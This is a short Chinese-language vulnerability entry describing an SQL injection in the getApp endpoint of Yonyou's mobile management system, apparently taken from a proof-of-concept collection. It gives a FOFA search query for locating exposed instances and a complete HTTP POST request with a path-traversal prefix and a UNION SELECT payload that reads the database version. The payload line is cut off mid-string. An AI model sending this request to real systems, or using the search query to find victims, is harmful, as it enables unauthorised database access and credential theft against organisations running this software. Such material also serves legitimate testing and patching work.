
Y19-1用友-移动管理系统-SQL

漏洞描述：

用友移动管理系统 getApp 功能点未对用户的输入进行过滤，导致存在SQL注入漏洞，利用此漏洞攻击者可以获取数据库敏感信息及凭证，使系统处于极度不安全状态。

网站图片：



网络测绘：

fofa语法：

FOFA：app="用友-移动系统管理"

漏洞复现：

payload：

```
POST /mobsm/common/../appManage/getApp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1

pk_dvcmngmnt=0' union select banner,'test+SQLi',NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
```

效果图:
查询数据库版本